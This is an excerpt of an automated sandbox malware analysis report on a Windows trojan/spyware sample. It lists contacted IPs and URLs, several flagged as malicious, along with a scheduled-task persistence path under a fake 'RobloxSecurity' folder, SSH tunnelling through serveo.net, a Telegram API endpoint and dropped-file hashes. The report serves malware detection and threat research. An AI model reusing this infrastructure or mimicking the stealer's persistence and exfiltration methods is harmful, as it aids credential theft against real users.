http://www.w3.	vkefq4cv.oil.exe, 00000012.00000002.2064 616867.0000010DD7480000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 12.00000002.2064616867.0000010DD78E7000. 00000004.00000800.00020000.00000000.sdmp	false		high
http://18.228.80.130:80	vkefq4cv.oil.exe, 00000004.00000002.1822 502459.000001F997DF1000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 0B.00000002.4118051146.000001B8AB951000. 00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0 000010DD73F1000.00000004.00000800.000200 00.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000 002.2312217329.0000017A00001000.00000004 .00000800.00020000.00000000.sdmp, vkefq4 cv.oil.exe, 0000002C.00000002.2953825020 .000001EC019D3000.00000004.00000800.0002 0000.00000000.sdmp, vkefq4cv.oil.exe, 00 00002D.00000002.3553295709.00000167D1783 000.00000004.00000800.00020000.00000000.sdmp	false	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://support.office.com/article/94ba2e0b-638e-4a92-8857-2cb5ac1d8e17Install	vkefq4cv.oil.exe, 00000012.00000002.2068 696516.0000010DE74E0000.00000004.0000080 0.00020000.00000000.sdmp	false		high
http:// https://ch.search.yahoo.com/favicon.icohttps://ch.searc h.yahoo.com/search	vkefq4cv.oil.exe, 00000012.00000002.2068 696516.0000010DE751D000.00000004.0000080 0.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000001.00000002.171525 4235.000000000617A000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://185.217.98.121:8080	vkefq4cv.oil.exe, 00000004.00000002.1822 502459.000001F997DF1000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 0B.00000002.4118051146.000001B8AB951000. 00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0 000010DD73F1000.00000004.00000800.000200 00.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000 002.2312217329.0000017A00001000.00000004 .00000800.00020000.00000000.sdmp, vkefq4 cv.oil.exe, 0000002C.00000002.2953825020 .000001EC019D3000.00000004.00000800.0002 0000.00000000.sdmp, vkefq4cv.oil.exe, 00 00002D.00000002.3553295709.00000167D1783 000.00000004.00000800.00020000.00000000.sdmp	false	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000001.00000002.171525 4235.000000000617A000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://193.142.58.127:80Pk	vkefq4cv.oil.exe, 00000004.00000002.1822 502459.000001F997DF1000.00000004.0000080 0.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http:// https://e2111f95f52ba8be6b2d3394e38b1722.serveo.net	vkefq4cv.oil.exe, 00000012.00000002.2064 616867.0000010DD8610000.00000004.0000080 0.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://e483612b93e055308d0c85f365c474ee.serveo.net	vkefq4cv.oil.exe, 0000000B.00000002.4118 051146.000001B8AB9E2000.00000004.0000080 0.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://www.google.com/images/branding/product/ico/googleg_lodp.ico	vkefq4cv.oil.exe, 00000012.00000002.2068 696516.0000010DE751D000.00000004.0000080 0.00020000.00000000.sdmp	false		high
http://144.126.132.141:8080	vkefq4cv.oil.exe, 00000004.00000002.1822 502459.000001F997DF1000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 0B.00000002.4118051146.000001B8AB951000. 00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0 000010DD73F1000.00000004.00000800.000200 00.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000 002.2312217329.0000017A00001000.00000004 .00000800.00020000.00000000.sdmp, vkefq4 cv.oil.exe, 0000002C.00000002.2953825020 .000001EC019D3000.00000004.00000800.0002 0000.00000000.sdmp, vkefq4cv.oil.exe, 00 00002D.00000002.3553295709.00000167D1783 000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/i?	powershell.exe, 00000001.00000002.171759 4364.000000000785F000.00000004.00000020. 00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://https://18.178.28.151:443	vkefq4cv.oil.exe, 00000004.00000002.1822 502459.000001F997DF1000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 0B.00000002.4118051146.000001B8AB951000. 00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0 000010DD73F1000.00000004.00000800.000200 00.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000 002.2312217329.0000017A00001000.00000004 .00000800.00020000.00000000.sdmp, vkefq4 cv.oil.exe, 0000002C.00000002.2953825020 .000001EC019D3000.00000004.00000800.0002 0000.00000000.sdmp, vkefq4cv.oil.exe, 00 00002D.00000002.3553295709.00000167D1783 000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://82.147.85.194/byte/	jqOHOuPMJP.exe, 00000000.00000002.181712 2140.0000000002D84000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://upx.sf.net	Amcache.hve.41.dr	false		high
http://127.0.0.1:6787/ing=no	vkefq4cv.oil.exe, 0000000B.00000002.4118 051146.000001B8AB9D5000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 12.00000002.2064616867.0000010DD853B000. 00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://149.88.44.159:80	vkefq4cv.oil.exe, 00000004.00000002.1822 502459.000001F997DF1000.00000004.0000080 0.00020000.00000000.sdmp, vkefq4cv.oil.exe, 000000 0B.00000002.4118051146.000001B8AB951000. 00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0 000010DD73F1000.00000004.00000800.000200 00.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000 002.2312217329.0000017A00001000.00000004 .00000800.00020000.00000000.sdmp, vkefq4 cv.oil.exe, 0000002C.00000002.2953825020 .000001EC019D3000.00000004.00000800.0002 0000.00000000.sdmp, vkefq4cv.oil.exe, 00 00002D.00000002.3553295709.00000167D1783 000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://82.147.85.194	jqOHOuPMJP.exe, 00000000.00000002.181712 2140.0000000002DAA000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://e2111f95f52ba8be6b2d3394e38b1722.serveo.net/	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8610000.00000004.00000800.00020000.00000000.sdmp, ssh.exe, 00000023.00000002.4114412277.0000019B79934000.00000004.00000020.00020000.00000000.sdmp, ssh.exe, 00000023.00000002.4114412277.0000019B798EF000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://185.217.98.121:443	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://https://ac.ecosia.org/autocomplete?q=	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE751D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://116.202.101.219:8080	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://https://api.tele	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD854A000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD85A8000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://206.189.109.146:80	vkefq4cv.oil.exe, 00000004.00000002.1822502459.000001F997DF1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000000B.00000002.4118051146.000001B8AB951000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 0000002C.00000002.2953825020.000001EC019D3000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000002D.00000002.3553295709.00000167D1783000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://127.0.0.1:18772/handleOpenWSR?r=	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD854A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://support.mozilla.org	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE7577000.00000004.00000800.00020000.00000000.sdmp, vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE757F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/PowerShell/Win32-OpenSSH/releases/download/v9.2.2.0p1-Beta/OpenSSH-Win32.zip	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD853B000.00000004.00000800.00020000.00000000.sdmp	false		high
http://185.119.118.59:8080/%68%6B%4C%59%57%5F%6A%6F%6E%65%73%40%34%36%38%33%32%35%5F%72%65%70%6F%72%	vkefq4cv.oil.exe, 00000012.00000002.2064616867.0000010DD8515000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.v	vkefq4cv.oil.exe, 0000000B.00000002.4115442750.000001B8A9D61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	vkefq4cv.oil.exe, 00000012.00000002.2068696516.0000010DE751D000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
82.147.85.194	unknown	Russian Federation		31112	SIBTEL-ASRU	false
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
138.68.79.95	serveo.net	United States		14061	DIGITALOCEAN-ASNUS	false
185.119.118.59	unknown	Austria		44133	IPAX-ASAT	false

Private

IP
127.0.0.1

General Information

Joe Sandbox version:	40.0.0 Tourmaline
Analysis ID:	1390172
Start date and time:	2024-02-10 16:16:06 +01:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 11m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01
Number of analysed new started processes analysed:	47
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Sample name:	jqOHOuPMJP.exerenamed because original name is a hash value
Original Sample Name:	7e9a93c69aecfc2bbda9470fbd4556db.exe
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@66/19@3/6
EGA Information:	• Successful, ratio: 87.5%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Override analysis time to 240000 for current running targets taking high CPU consumption

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WerFault.exe, WMIADAP.exe, SIHClient.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.189.173.22
- Excluded domains from analysis (whitelisted): ocsp.digicert.com, slscr.update.microsoft.com, login.live.com, blobcollector.events.data.trafficmanager.net, onedsblobprdwus17.westus.cloudapp.azure.com, ctldl.windowsupdate.com, umwatson.events.data.microsoft.com, fe3cr.delivery.mp.microsoft.com
- Execution Graph export aborted for target vkefq4cv.oil.exe, PID 7316 because it is empty
- HTTP raw data packets have been limited to 10 per session. Please view the PCAPs for the complete data.
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateKey calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:17:16	Task Scheduler	Run new task: vkefq4cv.oil path: C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
16:16:59	API Interceptor	2x Sleep call for process: jqOHOuPMJP.exe modified
16:16:59	API Interceptor	15x Sleep call for process: powershell.exe modified
16:17:17	API Interceptor	4964965x Sleep call for process: vkefq4cv.oil.exe modified
16:17:35	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vkefq4cv.oil.exe_8bda737a63465ab69884df6bd58af130501f7e94_ea868dc5_2dd495ae-2f75-472c-b3ff-2ce61eb255a3\Report.wer

Process:	C:\Windows\System32\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.3631329385084094
Encrypted:	false
SSDEEP:	192:fNJVuIDnA0Z4V4LSaKUbJlVNe6lZF6zuiFtZ24lO8qU:1JViDbZ4V4LSaJbrWhzuiFtY4lO8qU
MD5:	8DF9BDA50BBE3450B40A752EFDA35970
SHA1:	9087F9B044B5643151B6E880FA1D4662544B872E
SHA-256:	B1554ABADA649C3F418FB4061ECDFA48ED84929AF06F3757DB7AA55203585DB6
SHA-512:	2D2622EE1C7D2AECDA109F88963444C341338281CD6C1384BDFC2ED2A704EBC74622A3EC5CA4416E0E1B830D0AAAC0F7988CED27D4B2A135D283E213354BF75
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.3.5.2.0.5.1.8.4.2.7.5.6.8.9.2.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.5.2.0.5.1.8.4.3.7.1.0.0.1.6.0.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.d.d.4.9.5.a.e.-.2.f.7.5.-.4.7.2.c.-.b.3.f.f.-.2.c.e.6.1.e.b.2.5.5.a.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.5.b.e.8.d.c.3.-.4.6.e.4.-.4.8.7.7.-.b.8.8.e.-.e.8.e.a.c.4.f.4.b.5.1.6.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.v.k.e.f.q.4.c.v...o.i.l...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.H.a.b.9.b.8.4.c.f.0.b.e.0.9.9.b.2.6.b.5.d.8.b.d.8.e.f.a.c.0.2.9.1.7.c...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.f.8.8.-.0.0.0.1.-.0.0.1.4.-.1.1.e.6.-.4.8.3.b.3.4.5.c.d.a.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.d.6.a.d.d.9.e.2.6.2.e.9.1.3.a.e.8.a.e.d.4.2.5.1.a.8.a.0.0.5.3.3.0.0.0.0.0.0.0.0.!.0.0.0.0.5.b.4.8.d.3.2.a.c.a.1.f.7.7.0.5.c.0.3.e.2.b.d.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCB81.tmp.dmp

Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 16 streams, Sat Feb 10 15:17:23 2024, 0x1205a4 type
Category:	dropped
Size (bytes):	744738
Entropy (8bit):	2.9709841894198212
Encrypted:	false
SSDEEP:	3072:DnDLp7S/mYF0UhPrxl3ozejFDcN+hHzsZ4oakRPcLRxBzcSMpUNauA1CCq4/ngp6:v2zU+xzaIgE3MpTq4/gp3Qa6+2
MD5:	50CEE141B6A528A99DD4F05900D33751
SHA1:	D0CBEBBBF89C29E411F2D067C6B80E1A5C950BD1
SHA-256:	38F3BFD3A68F925464D525E9A676B382D9B17CD6A48C47C084E28293D0B82ADE
SHA-512:	4563D44FC5DD35B2BB9A9705A1861E698BB6F3544CAD3431704BF8A48873D6FF3CE141D1D7C86763717CDB65DA5B840034C44C86333763E9A60E3FB67BB3F1EB
Malicious:	false
Preview:	MDMP..a..... .....e.....%.....<....1.....1....._."....._.....8.....T.....m..:.....pP.....\R.....eJ.....R.....Lw.....T.....|..e.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .S.u.m.m.e.r. .T.i.m.e.....1.9.0.4.1...1...a.m.d.6.4.f.r.e...v.b._.r.e.l.e.a.s.e...1.9.1.2.0.6.-.1.4.0.6.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCE32.tmp.WERInternalMetadata.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	9074
Entropy (8bit):	3.706987583444449
Encrypted:	false
SSDEEP:	192:R6l7wVeJeP9UK6YEfqGgmfZ22VKcJprP89bGbIfiCm:R6lXJe9UK6YECGgmfE2VHEGkfO
MD5:	B7EEBD7DDE9F9346C004426EF7E9285C
SHA1:	BBDC2419A74E5E87623CB49668CB64EF186A8EFB
SHA-256:	720E58F20F931C8990B2E2FC684F254003F95E54CF66E3E6F30D4120E7CEBBC1
SHA-512:	6C32FE678F258B6B3328511509BF3D642901D1AED046B46F773CD9FE1E9DF9FC55BE604182920975B4ABA7D49DD7EE7D2D6A2772F6BA33FFF96696C6FEDAF7B
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.9.0.4.5.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.9.0.4.1...2.0.0.6...a.m.d.6.4.f.r.e...v.b._.r.e.l.e.a.s.e...1.9.1.2.0.6.-.1.4.0.6.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.2.0.0.6.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.2.0.5.7.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.8.0.7.2.<./.P.i.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCE62.tmp.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4845
Entropy (8bit):	4.480097738711733
Encrypted:	false
SSDEEP:	48:cvIwWl8zsTJg771l9snWpW8VYPYm8M4JEHqHFNIyq8vcHquyDg4Mhudd:uIjftI7vW7VnJHMWPuyDg4Mhwd
MD5:	C6C49753428EC5380CC37E96E3B673D3
SHA1:	0E2ECEB6D5FD08E35AAAEDB57594070504AAC059
SHA-256:	3FF9C8077B9660804B2B607CFBEACD83E8143FE545E83508B4A365EF257A6FEC
SHA-512:	F0AA8DBA794AE193837D5322361461A12609F306E0193F6EFEB03989B9DF3976B21F341A2DFCD04CA8E9CD5AD8C594362244013A673AA534AE6AB889871AA7E
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="19045" />.. <arg nm="vercsdbld" val="2006" />.. <arg nm="verqfe" val="2006" />.. <arg nm="csdbld" val="2006" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="2057" />.. <arg nm="geoid" val="223" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="187580" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.789.19041.0-11.0.1000" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="409

C:\Users\user\.ssh\known_hosts

Process:	C:\Windows\System32\OpenSSH\ssh.exe
File Type:	ASCII text, with very long lines (404), with CRLF line terminators
Category:	dropped
Size (bytes):	406
Entropy (8bit):	5.90555968999191
Encrypted:	false
SSDEEP:	12:TyFqFcWmedrh+bMcBVM5uUkZq0lbUMO9wHWSSIICnoF/:dmgSbMcBVM5A409Kw1SIIQ+/
MD5:	EC266D309CBAD86B3E4939F2117DFE39
SHA1:	CF12599FBDC167B4C01B518A0BD63D51CD83798B
SHA-256:	2F8ECCA5380615BCD1530817933A7EA03D2D4FDC7D6E634829AA54E40413B05D
SHA-512:	D2D39D9174F459146DE57C205979E7815829C37EAFD214CDCE88F90A961F04E5468290E530CF31B9B621276A86EB3A071BBF3464962E1A8E44A7478794571BAA
Malicious:	false
Preview:	serveo.net,138.68.79.95 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDxYGqSKVwJpQD1F0Ylhz+bd5lpl7YesKjtrn1QD1RjQcSj724lJdCwlv4J8PcLuFFtlA A8AbGQju7qWdMN9ihdHvRcWf0tSjZ+bzwYkxaCydq4JnCrbvLJPwLFaqV1NdcOzY2NVLuX5CfY8VTHrps49LnO0QpGaavqrbk+wTWDD9MHklNfJ1zSFpQAkS QnSNSYi/M2J3hX7P0G2R7dsUvNov+UgNKpc4n9+Lq5Vmcqjqo2KhFyHP0NseDLpgjaqGJq2Kvit3QowhqZkK4K77AA65CxZjdDfpjwZSuX075F9vNi0IFpFkGJW9KlrXzI 4IlzSAjPZBURhUb8nZSiPuzj..

C:\Users\user\AppData\Local\4cn9n9irdf\p.dat

Process:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	4
Entropy (8bit):	1.5
Encrypted:	false
SSDEEP:	3:CSn:CSn
MD5:	FCF1D8D2F36C0CDE8ECA4B86A8FE1DF8
SHA1:	C7F9B0FB437533FBD302CC7DCA6D68E101ADCE87
SHA-256:	AA522A6BEECBEB04BEAA3F2818524C5FA79D01549B7F330F0CC0DAF925A080EE
SHA-512:	893B79C9DD383A0E024CD278921A99DF9EB60CEDC67C69580518016664BA11829801FF0E8CE87035B3050E616FBEE84D04CABCD4C9D90451D236A481B348E8D5
Malicious:	false
Preview:	6787

C:\Users\user\AppData\Local\4cn9n9irdf\report.lock

Process:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\vkefq4cv.oil.exe.log

Process:	C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe
File Type:	CSV text
Category:	dropped
Size (bytes):	847
Entropy (8bit):	5.354334472896228
Encrypted:	false
SSDEEP:	24:ML9E4KQEAE4KKUNKKDE4KGKZI6KhPKIE4TKBGKoM:MxHKQEAHKKkKYHKGSI6oPtHTH0
MD5:	578A9969E472E71F38254887263D82A4
SHA1:	8ED7FC31B0F6660DBAC702BC603FBF4FE88B2F5D
SHA-256:	AB8369CDA9CB7709E00867CE5460553393ABF742CBD58501AD6113FDF884B938
SHA-512:	E55F7150298EF037848826E79EB72AD03D3D75C278D91CF0EA6AE3C04B89D4ABBD7BD2D5EB274715687012B90F51D53056F01CDBF5DDBB602711E66909C8BD 7
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c5619 34e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\Sy stem.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64 \System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jqOHOuPMJP.exe.log

Process:	C:\Users\user\Desktop\jqOHOuPMJP.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1119
Entropy (8bit):	5.345080863654519
Encrypted:	false
SSDEEP:	24:MLUE4K5E4KH1qE4qXKDE4KhKiKhPKIE4oKNzKoZAE4Kze0E4j:MIHK5HKH1qHiYHKh3oPtHo6hAHKze0Hj
MD5:	88593431AEF401417595E7A00FE86E5F
SHA1:	1714B8F6F6DCAAB3F3853EDABA7687F16DD331F4
SHA-256:	ED5E60336FB00579E0867B9615CBD0C560BB667FE3CEE0674F690766579F1032
SHA-512:	1D442441F96E69D8A6D5FB7E8CF01F13AF88CA2C2D0960120151B15505DD1CADC607EF9983373BA8E422C65FADAB04A615968F335A875B5C075BB9A6D0F346C 9
Malicious:	false
